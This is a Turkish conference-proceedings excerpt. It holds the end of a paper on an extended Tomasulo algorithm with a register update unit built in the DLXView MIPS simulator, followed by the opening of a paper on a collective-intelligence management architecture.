Herbir işlevsel ünite için ayrı rezervasyon istasyonları kullanmak yerine bu rezervasyon istasyonları tek bir birim altında birleştirilebilir. Eğer birleştirilen rezervasyon istasyonları havuzunda yer yoksa yeni bir komut yayınlanamaz. Rezervasyon istasyonlarında bulunan ve tamamlanan komutlar ilgili işlevsel ünitelere iletilir ve algoritma bundan sonra daha standart

Tomasulo algoritmasında olduğu gibi çalışmaya devam eder [2]. Ayrı rezervasyon istasyonları olduğu durumda bir işlevsel ünitenin rezervasyon istasyonları dolu olduğu için o işlevsel üniteye bağlı bir komut işletilemediği durumda bir başka işlevsel ünite rezervasyon ünitesi boş olabilir. Rezervasyon istasyonlarının birleştirilmesinin avantajı, bu tip durumların ortadan kalkmasını sağlamaktır [2].



Genişletilmiş Tomasulo algoritmasında önerilen bir başka yenilik Etiket Ünitisi ile rezervasyon istasyonları havuzunun birleştirilmesidir. Etiket Ünitisi'nde rezervasyon istasyonu ya da işlevsel ünite için ayrı birer giriş bulunduğu için rezervasyon istasyonları ya da işlevsel ünite ile Etiket Ünitisi birimleri arasında birebir eşleştirme yapılabilir. Oluşturulan bu yeni ünite RİEÜ (Rezervasyon İstasyonu Etiket Ünititesi) olarak adlandırılmaktadır.


RİEÜ içinde etiket ve rezervasyon üniteleri aynı anda saklanabilir. Bir RİEÜ kaydının alanları şekil 4'te gösterilmiştir [2].

RİEÜ, yeni bir yaklaşımla komutları yayınladığı sıraya bağlı olarak saklayabilecek bir tampon yapısına dönüştürülebilir. Bunun için

RİEÜ, dairesel bir kuyruk yapısında oluşturulur, bu yeni yapı ise YGÜ olarak adlandırılır. Her bir komut yayınladığında, YGÜ'ya yazılır, komut tamamlandığında ise YGÜ'dan çıkarılır [2]. Eğer yeni bir komut yayınlanmak istendiğinde YGÜ'da yer yoksa, sistem bir komutun bitmesini beklemek durumundadır.

şekil 5'te YGÜ ünitesi eklenen Tomasulo algoritmasının genel yapısı gösterilmiştir.

YGÜ içinde tamamlanmamış her komutun ve yazmaçların o anki değerlerinin bir kaydı bulunduğu için, kuraldışı durumda (exception) sistem konumunu kuraldışı durum ile karşılaşılan komuta geri alabilir. Yazmaçların son değerleri yeniden eski değerlerine getirilerek yazılır ve sistem kaldığı yerden çalışmaya devam eder.



şekil 6 DLXView Simülatörü

Kuraldışı durumdan dönülmesi şu şekilde gerçekleşir [2].

1) İlgili kuraldışı durum komutu dahil olmak üzere, dairesel kuyruğun en sonuna kadar olan tüm komutların kullandığı hedef yazmaçlarına bakılır, eğer yazılmış yazmaç varsa ve daha

önce bu yazmaçlar kullanılmışsa, kuraldışı durum veren komuttan önceki ilgili hedef yazmaçın 'son kopya' değerli yapılır.

2) İlgili kuraldışı durum komutu dahil olmak üzere, dairesel kuyruğun en sonuna kadar olan tüm komutlar silinir.

3) İlgili kuraldışı durum veren komut sisteme tekrar yayınlanır.

Yukarıda anlatılan sistemin avantajı, Tomasulo algoritmasında işi biten komutların sistemden atılması durumunda yaşanabilecek kayıpları ortadan kaldırabilmesidir.

#### 4. Uygulama

Genişletilmiş Tomasulo algoritması DLXView [1] adı verilen MIPS simülatörü kullanılarak uygulanmıştır. DLXView UNIX ortamında C ve Tcl/Tk kullanılarak geliştirilmiş, MIPS 32/64 mimarisini simüle edebilen açık kaynak kodlu bir projedir. Bünyesinde "Basic MIPS Pipeline", "Scoreboard" ve "Tomasulo" algoritmalarını barındırmaktadır. Temel olarak sanal bir işlemcinin kodları çalıştırdığı alt yapı üzerine, örnek MIPS kodlarını çalıştırabilecek grafiksel bir arayüze sahiptir. (şekil 6)

DLXView adı verilen MIPS simülatöründe kullanılan en önemli yapılar aşağıdaki gibidir.

1) Çalışma anında kullanılan her bir komut aşağıdaki C yapısı ile ifade edilmektedir.

```
typedef struct Op {
    // Komutun 1. ve 2. kaynak
    // operandlarının yazmaç numaraları
    int rs1, rs2;
    // Komutun 1. ve 2. kaynak
    // operandlarının hazır olacağı dönüş
    // (cycle) sayısı
    int rs1Ready, rs2Ready;
    // Kaynak 1 ve 2 değerli int
    // source1[2], source2[2];
    // Hedef yazmaç numarası int rd;
    // Hedef registerin hazır olacağı
    // dönüş numarası
    int rdReady;
    // Sonuç register numarası int
    // result;
    // Komutun hangi işlevsel birime
    // ait olduğu int unit;
    // Yükle/Sakla komutları için
    // verinin okunacağı veya saklanacağı
```

```
    adres unsigned int address;
    // Sonraki komut struct Op *nextPtr;
} Op;
```

2) İşlemciye eklenen YGÜ, rezervasyon istasyonlarının her biri aşağıdaki gibidir.

```
typedef struct TagUnitInfo {
    // Etiket numarası int tagNo;
    // Etiket boş mu ? int tagFree;
    // Yeniden adlandırılmış yazmaçın
    // son kopyası mı ? int latestCopy;
    // Komut
    Op *op;
} TagInfo;
```

3) YGÜ birimi işlemci yapısına aşağıdaki gibi eklenmiştir.

```
typedef struct {
    ....( İşlemci ile ilgili yapılar)
    // MAX_RUU_COUNT kadar maximum
    // rezervasyon istasyonu sayısı
    TagInfo RUU[MAX_RUU_COUNT];
    // Kullanılabilen YGÜ rezervasyon
    // istasyonu sayısını ileride dinamik
    // olarak belirlemek için RUUSize (<=
    // MAX_RUU_COUNT) int RUUSize;
    // YGÜ'nde çalışma anında dairesel
    // kuyruk yapısının başlangıç noktası
    int RUUHead;
    // YGÜ'nde çalışma anında dairesel
    // kuyruk yapısının bitiş noktası
    int RUUTail;
} DLX;
```

4) YGÜ'nde ilgili yazmaçla ilişkilendirilmiş etiket numarası arayan kod aşağıdaki gibidir.

```
static
int FindTagForRegister(DLX* machPtr,
int registerNo)
{
    int i;
    if(!FirstTime)
    {
        for (i=machPtr->RUUTail;
i != mod(machPtr->RUUHead-1,machPtr->RUUSize);
i=mod(i-1,machPtr->RUUSize))
```

```
{
if((registerNo == machPtr->RUU[i].
op->rd) && (machPtr->RUU[i].
latestCopy > 0))
return i;
}
return -1;
}
return -1;
}
```

5) Aşağıdaki kodda bir yazmaç yazılacağı zaman ilgili yazmaçın beklendiği alanlara bekleme miktarları yazılmaktadır.

```
static
void WriteRegisterToTagUnit (DLX*
machPtr, int registerNo, int
cycleCount)
{
int i;
for (i=machPtr->RUUTail; i !=
machPtr->RUUHead; i=mod(i-1,machPtr-
>RUUSize))
{
if(registerNo == machPtr->RUU[i].op-
>rs1) machPtr->RUU[i].op->rs1Ready =
cycleCount;
if(registerNo == machPtr->RUU[i].op-
>rs2) machPtr->RUU[i].op->rs2Ready =
cycleCount;
}
}
```

6) Aşağıdaki kodla verilen bir register için, YGÜ'nde bu register için bekleme miktarları okunmaktadır.


```
static int
ReadRegisterReadyFromTagUnit (DLX*
machPtr, int registerNo)
{
int tagNo;
tagNo = FindTagForRegister(machPtr, r
egisterNo);
if(tagNo == -1)
return -1;
return machPtr->RUU[tagNo].op->rdReady;
}
```

7) Her komut yayınlandığında ilk olarak komutu işlevsel ünite tipine göre gecikmeleri, kaç adet ünite olduğu belirlenir. YGÜ'ne ait dairesel kuyruk yapısının kuyruk kısmı bir adım ilerletilir. Komuta ait ilk değerler atanarak, komut YGÜ birimine, kuyruktaki etiket numarasına atanır. Yapısal hazardlar kontrol edilir, bir ünite boşalınca kadar beklenir. Hedef yazmacı o anki komutun kendisi ile aynı, kendi üstünden başlayarak bir YGÜ rezervasyon istasyonu aranır, ve böyle bir rezervasyon istasyonu bulunduğunda 'son kopya' değeri HAYIR yapılır, kendi 'son kopya' değeri EVET yapılır. Komutun çalıştırılmaya başlaması için dairesel kuyruğun başındaki komutun bitirilmesi beklenir ve son olarak komut çalıştırılır.

2 tamsayı (integer), 2 kayan noktalı (floating-point) ekleme, 2 kayan noktalı çarpma, 1 kayan noktalı bölme işlevsel ünitesi, 1 yükleme tamponu ve 1 saklama tamponu bulunduğu durumda Program1 için hem değişen YGÜ boyutlarına göre (5, 10, 50, 100, 500, 1000) geliştirilmiş Tomasulo algoritmasında hem de standart Tomasulo algoritmasında 32 dönüş sürmüştür. Program1 kodu aşağıda verilmiştir.

```
foo:
lf      f2, 0(r1)
multf  f4, f2, f0
lf      f6, 0(r2)
addf   f6, f4, f6
sf     0(r2), f6
addi   r1, r1, 8
addi   r2, r2, 8
sgti   r3, r1, done
beqz   r3, foo
trap   #0 //program bitişini belirtir
```

Şekil 7'de aynı sayıda işlevsel ünite, ve aynı sayıda yükleme tamponu ve saklama tamponu bulunduğu durumda Program2 için değişen YGÜ boyutuna göre dönüş sayılarını belirten grafik verilmiştir. Program2 kodu aşağıda verilmiştir. Aynı kod, standart Tomasulo algoritması için 718 dönüşte sona ermiştir.




Şekil 7 1.durum için 2. programın karşılaştırması

If

```
f6, 34(r2)
lf f2, 45(r3)
multf f0, f2, f4
subf f8, f6, f2
divf f10, f0, f6
addf f6, f8, f2
trap #0
```

1 tamsayı, 2 kayan noktalı ekleme, 2 kayan noktalı çarpma, 0 kayan noktalı bölme işlevsel ünitesi, 0 yükleme tamponu ve 0 saklama tamponu bulunduğu durumda Program1 için hem değişen YGÜ boyutlarına göre (5, 10, 50, 100, 500, 1000) geliştirilmiş Tomasulo algoritmasında hem de standart Tomasulo algoritmasında 32 dönüş sürmüştür. Şekil 8'de aynı sayıda işlevsel ünite, ve aynı sayıda yükleme tamponu ve saklama tamponu bulunduğu durumda Program2 için değişen YGÜ boyutuna göre dönüş sayılarını belirten grafik verilmiştir. Aynı kod, standart Tomasulo algoritması için 1482 dönüşte sona ermiştir.



Şekil 8 2.durum için 2. programın karşılaştırması

Her iki durum için de YGÜ boyutu 500 olduğunda dönüş sayılarının eşit olduğu görülmektedir.

## 5. Sonuç

Uygulanan YGÜ ünitesinin performansı YGÜ boyutlarına bağlı olarak değişmektedir. Yeterli bir boyuta sahip olduğu durumlarda kuraldışı durumlarda kurtarma sağlanmasına rağmen standart Tomasulo algoritması ile eşit dönüş sayısında programları

tamamlamaktadır. YGÜ boyutu özellikle döngü içeren programlarda performansı etkilemede önemlidir. Döngülerin çalışması sırasında döngü içindeki aynı komutlar tekrar yayınlanır. YGÜ'nde ise ilk sırada bulunan komutlar tamamlanmadan dairesel kuyruğun başı ile sonu arasındaki komutlar tamamlanmış olsa da YGÜ'nden çıkarılamaz. Bu sebeplerden dolayı pencere boyutuna sığmayan komutlar nedeniyle dönüş sayısı artmaktadır, başka bir deyişle performans düşmektedir.

## 6. Kaynaklar

- [1]. Hostetler, L.B. ve Mirtich, B., "DLXSim - A Simulator for DLX", Technical Report, 1998.
- [2]. Sohi, G.S., "Instruction Issue Logic for High-performance, Interruptible, Multiple Functional Unit, Pipelined Computers", IEEE Transaction of Computer, 39(3):349-359, 1990.
- [3]. Tomasulo, R.M., "An Efficient Algorithm for Exploiting Multiple Arithmetic Units", IBM Journal of Research and Development, 25-33, 1967.
- [4]. Vijayan, B., Rajendran, M., ve Veluswami, S., "Out-of-order Commit Logic with Precise Exception Handling for Pipelined Processors", International Conference on High Performance Computing, 2002, Hindistan.

## Topluluk Zekâsı Yönetimi ve Optimizasyonu

Mehmet Uğur Öney<sup>1</sup>, Ahmet Çevik<sup>1</sup>, Yar.Doç.Dr. Nergiz Ercil Çağiltay<sup>2</sup>, Özkan Kılıç<sup>3</sup>

<sup>1</sup> Atılım Üniversitesi, Bilgisayar Mühendisliği Bölümü Öğrencisi, Ankara

<sup>2</sup> Atılım Üniversitesi, Bilgisayar Mühendisliği, Yar.Doç.Dr. , Ankara

<sup>3</sup> Atılım Üniversitesi, Bilgisayar Mühendisliği Bölümü Öğretim Görevlisi, Ankara

m.ugur.oney@gmail.com, ahmet\_4@hotmail.com, nergiz@atilim.edu.tr, ozkankilic@atilim.edu.tr

**Özet:** Gerçek hayatta sosyal varlıklar problemlerin çözümünü, ortak çalışma ile daha kısa zamanda bulabilmektedirler. Bunun yanı sıra sosyal varlıklar, öğrendikleri bilgileri diğer topluluk elemanları ile paylaşarak, ortak bir bilgi havuzunda birleştirmektedirler. Bir topluluğa ait bireyler, diğer bireylerin davranışlarından ya da deneyimlerinden yararlanarak, kendileri açısından bir anlam çıkartmakta ve bu bilgileri ileride karşılaşılabilecek problemlerin çözümleri için bir araç olarak kullanılmaktadır. Bir sosyal topluluğun bu tür davranışları, sayısal ortamlarda simüle edilerek çeşitli problemlerin çözümünde kullanılabilir. Bu makale ortak bir problemin çözümü için bir araya gelmiş bir topluluğun davranışlarının yönetimi ve çözümün optimizasyonu ile ilgili bir model önermektedir. Bu modelin kullanımı ile bir çok alanda daha etkin uygulama yöntemlerinin geliştirilmesi hedeflenmektedir.

**Anahtar Kelimeler:** Sürü davranışları, Topluluk Zekâsı, Ortak Problem Çözümü, Topluluk Davranışlarının Optimizasyonu

### 1. Giriş

Yapay zekâ, akıllı bilgisayar programları ve akıllı makinenin tasarımı üstüne odaklanmış bir mühendislik bilimidir [1]. Yapay zekâ günümüzde birçok aktif kullanım alanına sahiptir. Bunlardan bir kaçısı bilgisayar oyunları, ses tanımlamaları, doğal dillerin anlaşılması ve uzman sistemlerdir. Bunların yanı sıra yapay zekâ, çeşitli sorunların çözümünün hızlandırılmasında da yardımcı bir araç olarak kullanılmaktadır.

Belirli bir problemin çözümü için zeki bireylerden oluşmuş bir topluluğun kullanılması, tek bir bireyin kullanılmasına göre daha etkin bir yöntemdir [10]. Bu yaklaşımda, topluluğun davranışlarının düzgün bir şekilde idare edilebilmesi ve bu idarenin en optimum yol ile gerçekleştirilmesi gerekmektedir. Bunun için bireyler arasındaki haberleşme, uyum, yeni bilgiler edinebilme yetisi, edinilen bilgilerin yorumlanması, topluluğun ileriki zamanlarda daha iyi var olabilmesi için ortamdaki başarısının gözlenmesi ve yorumlanması gibi faktörlerin incelenmesi gerekmektedir.

Bu çalışmanın amacı, bu tür toplulukların en iyi şekilde idaresini sağlayacak bir mimari model oluşturmak ve problem çözümünü bireyler arasında paylaştırarak çözümü en az zaman kaybı ile ve en doğru şekilde bulabilmektir. Daha önceden üzerinde çalışılmış olan benzer topluluk yönetimi sistemleri de mevcuttur [3-6-7]. Fakat bu sistemler genel olarak özel bir konu üstüne geliştirilmiştir ve farklı bir problem ya da ortamda istenilen performansı verememektedirler. Önemli olan bireylerin birbirleri ve ortam ile aralarındaki iletişimin yüksek olması ve öğrenme yetileri ile gelişen çevreye ayak uydurabilme kabiliyetleridir. Bu amaca ulaşmak için bu çalışmada, çeşitli yapay zekâ teknikleri birbirleri ile haberleşecek ve birbirlerini destekleyecek şekilde kullanılarak temel bir yapı oluşturulmuştur.

### 2. Topluluk Zekâsı Kullanılan Benzer Sistemler

Günümüzde topluluk zekâsı yönetiminde kullanılmakta olan birçok yapay zekâ uygulama-

ları bulunmaktadır. Bu sistemlerden biri de Collective Mental Map (CMM) dir [3]. Topluluk zekâsı, bir grup bireyin problem çözme kabiliyetine denir [2]. Bu kavram, ağırlıklı olarak sosyoloji ve bilgisayar bilimlerinde kullanılmaktadır. CMM’de benimsenen temel düşünce topluluk zekâsı kavramına dayanmaktadır. CMM veri alış verişinin açık olduğu, problem tanımlarının ve olay sonuç ilişkilerinin birlikte toplandığı ortak bir mimaridir. Genel yapı olarak ağırlıklı ve yönlü bir grafik (weighted directed graph) yaklaşımı benimsenmiştir. CMM, karınca kolonileri optimizasyonu ve çeşitli temel sistemler kullanılarak oluşturulmuştur. Temel fikir olarak “iki akıl bir akıldan daha üstündür” felsefesi benimsenmiştir. Bu teknik kullanılarak, daha verimli bir World-Wide-Web (WWW) yapısı oluşturularak internet üzerindeki işlemlerin daha verimli bir şekilde gerçekleştirilmesi sağlanmaktadır. Sistemde iki farklı algoritma kullanılmaktadır:

1. *İnternet sayfası üzerinde açılan bağlantıların (link) yoğunluğunu belirleyen ve bunu bir matris üzerinde oluşturan mekanizma.*
2. *WWW’i öğrenerek kullanıcının yönlendiği doğrultuda yeni internet sayfaları oluşturmak veya bağlantıların yoğunluklarını düzenlemek.*

Bu şekilde oluşturulan ağırlıklı grafiği kullanan, sistem kullanıcıya ilişkili olan bağlantıları veya ilişkili dokümanları çıkartarak sunabilecektir. Bu sistem bir konu üzerine yoğunlaştığı için genel bir mimari olarak kullanılması zorluklar çıkartabilir. Örneğin bu yaklaşımda, sabit bir platform üzerine geliştirilmiş bir yapının kullanılması nedeniyle, diğer yakın alanlarda temel bir mimari dayanak alınarak yerleşmesi ve üzerinde güvenilir sistemlerin geliştirilmesi son derece kısıtlıdır.

Bazı sistemler ise topluluk zekâsına benzeyen sürü zekâsını (particle swarm optimization) [4] ve karınca kolonisi optimizasyonunu (ant colony optimization) [5] kullanmaktadır. Bu sistemler genel olarak birden fazla bireyin

bir araya gelmesi ve buldukları ortam içinde birbirleri ile haberleşme halinde olması ile oluşturulur. Bu gibi sistemlerde herhangi bir bireyin hareketi diğer bireylerin hareketlerini tetikleyebilir. Örnek olarak, bir canlı sürüsünü oluşturan bireylerden birinin tehlikeyi sezmelerini ve bu tehlikeye karşı verdiği tepkinin sürü içinde ilerleyip tüm bireylerin tehlikeye karşı ortak bir davranış sergilemesini verebiliriz.

Bunların yanı sıra Nasa [6] bu sistemlerin bir benzeri olan sürü optimizasyonlarını [4] kullanılarak güneş sistemi içerisindeki bazı gezegenlerin haritalarını oluşturmaktadır. Sistem, gezegen yüzeylerini araştırırken birbirleri ile haberleşerek araştırılmış bir yerin bir kez daha üzerinden geçilmesini engeller. Bu sayede zamandan kazanç sağlanarak bir uydunun daha fazla yer taraması sağlanır. Sistem aynı zamanda grup halinde hareket ettiği için, bir bireyde oluşan sorunu ve bu sorundan ötürü kaynaklanan kaybı, diğer bireylerin yardımı ile en az seviyede tutar. Fakat sistemin dezavantajlarından en önemlisi aynı sorunlardan diğer bireylerin sakınmayı öğrenmesinin ya da tekrar benzer bir sorun belirlediğinde çözümü için daha önceki bilgilerin kullanılmasının mümkün olmamasıdır.

Bir diğer yaklaşım ise, Cavalcanti ve Freitas’ın [7] çalışmalarında da belirtildiği gibi, topluluk davranışlarının ve zekâsının nano-robotların kontrol sistemlerinin tasarlanmasında kullanılmıştır. Nano-robotlar tıpta, insan vücudundaki yabancı oluşumların belirlenmesi ve bu oluşumların en az zarar ile yok edilmesinde kullanılabilirlerdir [7]. Birbirleri ile haberleşme içinde olan nano-robotlar, belirlenen bir problemi çözmek için bir araya gelerek yapıyı daha etkin kırlırlar. Üç boyutlu bir ortam ve çok kalabalık bir nüfus söz konusu olduğu için, nano-robotların kontrollerinin ve birbirleri ile iletişiminin makul bir düzeyde tutulması gerekir. İnsan vücudu içinde hareket ederek yabancı organizmalara karşı koruma sağlayacak olan nano-robot sistemlerinde genetik algoritmalar [8] ve yapay sinir ağları [9] gibi yapay zekâ

yöntemleri uygulanarak sistemin daha etkin çalışması sağlanmıştır.

Fakat insan vücudu içerisine giren önceden tanımlanmış bir organizma ya da bir oluşum ile karşılaştığında nano-robotlar tepkisiz kalacaklardır. Bunun nedeni, nano-robotların öğrenme yetisine sahip olmamalarıdır. Karşılaştıkları yeni durumları öğrenip diğer bireyler ile haberleşmeleri ve ortak çalışmalarını bu yönde kullanmaları etkinliklerini artıracak en önemli durumdur.

### 3. Topluluk Yönetimi ve Optimizasyonu

Bir topluluğun bir arada çalışmasını yönetmek ve en ideal şekilde gelişmesini sağlamak için kullanılan tekniklerin birbirleri ile iyi bir haberleşme ve uyum içinde olması gerekmektedir. Sistem geliştirilirken genel bir yöneticinin (küresel bir zamanlayıcı) ve modüler bir sistem yapısının benimsenmiş olması şarttır. Bu nedenle geliştirdiğimiz mimarinin modüler yapısı, modüllerin birbirleri ile ilişkisi ve uyumu nedeniyle farklı ortamlarda uygulanmasını mümkün kılmaktadır. Sistem aynı zamanda ortamın nasıl geliştiğini ve nasıl oluştuğunu öğrenip bu bilgileri o anki durumuna göre yorumlayabilme yetisine sahip olduğu için her hangi bir çevrede ayakta kalabilme ve topluluk özelliklerini koruyarak problemin çözümüne odaklanabilmektedir.

Sistem, küresel zaman birimi, fiziksel ortam, topluluk ve bir hedeften oluşmaktadır. Genel olarak sistem küresel zamana ve bireylerin kendi parametrelerine bağlı olarak çalışmaktadır. Her bireyin yetenekleri ve davranışları (parametreler) farklı olduğundan, belirli zaman aralıklarında topluluktan en başarılı olan bireyler genetik algoritma kullanılarak seçilir ve daha zeki bir kuşak oluşturulmak üzere bu bireylerin parametreleri genetik olarak çaprazlanır. Sistemde her bireyin kendi geçmiş tecrübeleri bulunmakla birlikte ortak kullanılan bir bilgi havuzu da bulunmaktadır. Bu bilgi

havuzu, diğer bireylerin problemin çözümünde yardımcı bir araç olarak kullanılmakla beraber, çözüme daha doğru ve daha kısa yol ile ulaşmalarını sağlayacaktır. Toplulukta bulunan bireylerin parametreleri ve başarı yüzdeleri, küresel zamana bağlı olarak değişerek bilgi havuzu bu aralıklarla yenilenecektir. Çözüme bir diğer katkısı olan unsur ise bireylerin öğrenme yeteneklerinin kullanılmasıdır. Öğrenme ile bireyler kendi tecrübelerine yeni veriler ekleyecek ve aynı durumlarla karşılaştığı takdirde, bireyin kendi tecrübe veri yapısından aldığı bilgiler, yani geçmişte öğrendiği bilgiler doğrultusunda daha doğru bir hamle yapmasını sağlayacaktır. Kullanılmakta olan öğrenme algoritmaları genel olarak olay-durum (action-situation) ve durum-hamle (situation-event) şeklinde yapılandırılmıştır. Bütün olay-hamle veya durum-hamle gibi mantıksal ilişkiler bir veri yapısında tutulacak ve verilecek kararlarda bu bilgiler parametre olarak gerekli olan karar verme modülüne gönderilip, uygun olan karar geri döndürülecektir. Karar verme fonksiyonları aslında içinde karar-veri yapısı bulundurmakla birlikte, alınan parametrenin karşılığı olan hamleyi temsil eden veriyi geri döndürmektedir. Alınan parametrenin birden çok kararı olabileceği gibi her kararın kendisine göre bir ağırlığı da (weights) vardır. Bu kararlar verilirken, karar veren bireyin parametreleri çok büyük bir rol oynamaktadır. Öğrenilen bilgilerin bir kısmının bilgi havuzuna aktarılıp, diğer bireylerin de bu bilgilerden yararlanmasını sağlamak, sistemin gelişmesinde yer alan önemli unsurlardan biridir.

### 4. Mimari Yapı

Topluluk yönetimi ve optimizasyonunun temel olarak mimarisi alt modüllerin birbiri ile iletişimi ile gerçekleşir. Bu modüller birbirlerinden yeterince bağımsız olarak çalışırlar. Aynı zamanda bu modüllerin kendi içlerinde sıkı bir bağ olması gereklidir. Genel olarak mimari Şekil 1’de verilen sistem hiyerarşisinde görülmektedir.





Şekil 1. Hiyerarşik Şema

#### 4.1 Küresel Zaman


Modüllerin çalışma düzenleri küresel bir zaman ile düzenlenir. Bu küresel zaman belirli bir modüle sinyaller yollayarak bir zincirleme reaksiyon başlatır. Bu tetikleme gerekli olan modüle, modülün ihtiyacı olan parametreler ile beraber ulaşarak o modülün aktif hale geçmesini sağlar. Aktif hale geçen modül gerekli olan parametrelerin yanı sıra, kendi ihtiyacı olan verileri de, oluşturulan veri yapılarından çekerek, çalışması için kendine bir veritabanı oluşturur. Oluşturulan veritabanı üzerinde modül görevini yaparak bir sonuca ulaşır. Sentezlenen bu veriler belirli bir yapı oluşturularak ilgili modüllere aktarılır ve böylece o modülün çalışma süresi tamamlanmış olur. Bu sistem, modüllerin birbirine bağıllığını azaltarak, sistemin daha dengeli bir çalışma platformuna geçmesini sağlar. Örneğin, alt sistemlerden birinde oluşacak bir hatanın başka alt sistemlerde daha kritik seviyeye ulaşarak sistemin işlemez bir hale gelmesini engeller ve sistemin genelini çalışma düzeninde bir aksaklığa neden olmaması sağlar.

#### 4.2 Optimizasyon

Sistemin gelişip daha iyi bir hale gelebilmesini ve bu gelişimin sürekliliğini sağlayan sistem ise genetik algoritmalarıdır.

Genetik algoritmalar sistemde bulunan bireylerin sahip olduğu öğrenme yetilerini, ortama uyumluluklarını ve o ortamdaki başarılarının test edilerek başarısız olan bireylerin ayıklan-

masında kullanılır. Bireylerde bulunan bu parametreler genetik algoritmanın uygulaması olan modüle giderek burada işlenir. Bu veriler uyumluluk ve başarı oranlarına göre seçilip başarı göstermiş bireylere ait verilerin birbirleri ile çaprazlanarak ya da mutasyona uğratarak yeni ve olası daha iyi bireyler ortaya çıkartır (Bkz. Şekil 2). Tekrar ortama salınan bireylerin küresel zamanın bir dahaki çevrimine kadar ortamda tekrar test edilerek, başarı oranları izlenir. Bireyler bu şekilde evrim geçirerek ortamdaki hâkimiyetleri, öğrenme yetileri ve birbirleri ile olan iletişimleri artar.



Şekil 2. Genetik Algoritma

#### 4.3 Öğrenme


Topluluk zekasında, öğrenme önemli bir yer tutar. Bir topluluk yönetimi sisteminde, öğrenme ne kadar güçlü olursa, bireyler çözüme ulaşmak amacıyla o kadar çabuk ve doğru kararlar alırlar.



Şekil 3. Topluluk Zekası

Topluluk yönetimi ve optimizasyonunda birçok öğrenme algoritmalarına yer verilmekle birlikte bu algoritmaların yanı sıra istatistiksel yöntemlerin kullanılması, bireylerin öğrenme

hızlarını yükseltecektir. Sistemde temel alınan bazı öğrenme algoritmalarından biri tümevarım (inductive learning) öğrenme tekniğidir. Tümevarım öğrenme tekniği, bir bireyin daha önceden öğrendiği olayları varsayıp, bunun yanında daha fazla öğrenmesi gerektiğini ve önceki tecrübelerinden yararlanarak bu yönde davranış biçimine yönelmesini destekler [11]. Tümevarım öğrenme tekniğinin temel olarak nasıl Şekil 4'de anlatılmıştır.



Şekil 4. Tümevarım Öğrenme Tekniği

Şekil 4'de görüldüğü gibi daha önceden öğrenilen bilgiler bilgi tabanında (knowledge base) tutulmaktadır. Sistemin çalışma anında herhangi bir olay gerçekleştiğinde, birey bu olaya karşı tepki üretir. Ürettiği bu tepki, önceki öğrendiklerini göz önünde bulundurarak, tekrar yenilenir ve değişime uğrayabilir.

Topluluk yönetimi ve optimizasyon'unda öğrenme, belirli aşamalardan geçer. Her bireyin kendi geçmiş tecrübeleri bir bilgi tabanında tutulur, dışarıdan yeni bir olay (action) geldiğinde bireylerin sahip olduğu muhakeme şeması (reasoning schema) düzenlenir. Bu şemada önceden tanımlı olan ve sistemin çalışma esnasında sürekli olarak kontrol altında tutulan olay-durum (action-situation) ve durum-tepki (situation-event) ikili grupları bulunur. Bu konuya örnek olarak iki önerme verelim.

- $H_1$ :  $X$  varsa  $Y$  negatiftir
- $H_2$ :  $Y$  negatif ise  $Z$  yoktur

$H_1$  önermesini olay-durum (action-situation) olarak,  $H_2$  önermesini ise durum-tepki

(situation-event) olarak ele alalım. Bu iki önermeden görüldüğü gibi, eğer  $X$  varsa  $Z$  yoktur ( $X \rightarrow \neg Z$ ) sonucu çıkarılacaktır. Benzer şekilde bu tip muhakemeler sistemde yer alacaktır. Şema düzenlendikten sonra birey, bir sonuç çıkarır ve bu sonucu var olan şemaya bakıp tekrar yorumlar. Öte yandan karar verme aşamasında, karar verme yapısal ağacı (decision tree), bireylere kısa zamanda karar verme olanağı sağlar. Sistem belirli zaman aralıklarında evrime uğradığı için bu tip bir yapı da değişime uğrayabilir. Bu yüzden karar verme yapısal ağacı dinamik bir özelliğe sahip olmalıdır. Karar verme aşamasındaki önemli bir nokta ise, yapı üzerindeki her kararın bir ağırlığının olmasıdır. Buradan anlaşılacağı gibi gerçekleşen bir olay sonucunda, karar verme yapısal ağacına başvurulması halinde gerçekleşen olayın topluluktaki birey tarafından birden fazla tepkisi (event) olabilir. Bu tepkilerden o anki bireyin durumuna bakılarak en optimum kararın verilmesi gerekir. Öğrenme algoritmalarının yapay sinir ağları tarafından yönetilmesi kaçınılmazdır. Yapay sinir ağları, biyolojik sinir ağlarının bir nevi sayısal sinyal alışverişlerine sahip olan sistemine denir [12]. Yapay sinir ağları farklı bölümlerden oluşur ve her bir bölümün görevi diğerlerinden farklıdır. İyi bir yapay sinir ağı test süreçlerinden geçirilirse öğrenme yeteneği kazanır [9].

#### 4.4 Sürü Yapısı

Mimarideki bireylerin ortaklaşa bir çalışma yapabilmeleri için, bir bütünlük sergilemeleri gerekmektedir. Bunun için kullanılan modül bireylerden parametrelerini toplayarak işleme sokar ve gerekli olan değerleri diğer modüllere iletir. Bu modül temel olarak sürü sistemlerini (flocking) kullanır [13]. Bu sistem vektörel bir yaklaşım kullanır. Modül dört ana vektörden ve bu vektörlerin hesaplanması üzerinden çalışır. Bu dört vektör;

- $C$ : Sürünün ağırlık merkezini gösteren vektör.
- $V$ : Sürünün ortalama hızını gösteren vektör.
- $D$ : Bireylerin bir birlerine göre konumlarını gösteren vektör.

- T: Hedefin tahmin edilen pozisyonunu gösteren vektör:

Modül basit olarak bu dört vektörün toplamını alarak tek bir vektör elde eder. Bu vektör, modül tarafından belirlenmiş olası gidilebilir bir doğrultu verir. Bu şekilde bireylerin bir bütünlük içerisinde olmaları sağlanır. Bu yöntemin getirdiği en büyük avantaj, bir birey bir problemle karşılaştığı zaman yakınlarında yardım edecek bir bireyin bulunma şansının yüksek olmasıdır.

#### 4.5 Yön Bulma

Belirlenen bir hedefe doğru ilerlemek ve en optimum yolu bulmak amacıyla kullanılan bu modül içerisinde A\* algoritmasının [14] uygulanmıştır. Bireyler bu modüle gitmek istedikleri hedefleri belirterek geriye bir vektör döndürür. Eğer dinamik bir hedef var ise algoritma her döngüde çalıştığı için tekrar hesaplayarak hedefe yeni bir yol belirleyecektir. Temel olarak A\* yol bulma algoritması çevreden aldığı verileri kullanarak bir ağaç oluşturur ve hedefe giden en optimum yolu bulmak için her adıma ağırlık atarak hedefe giden yolu bulacaktır.

#### 4.6 Bilgi Tabanı, Paylaşım ve Hafıza Birimi

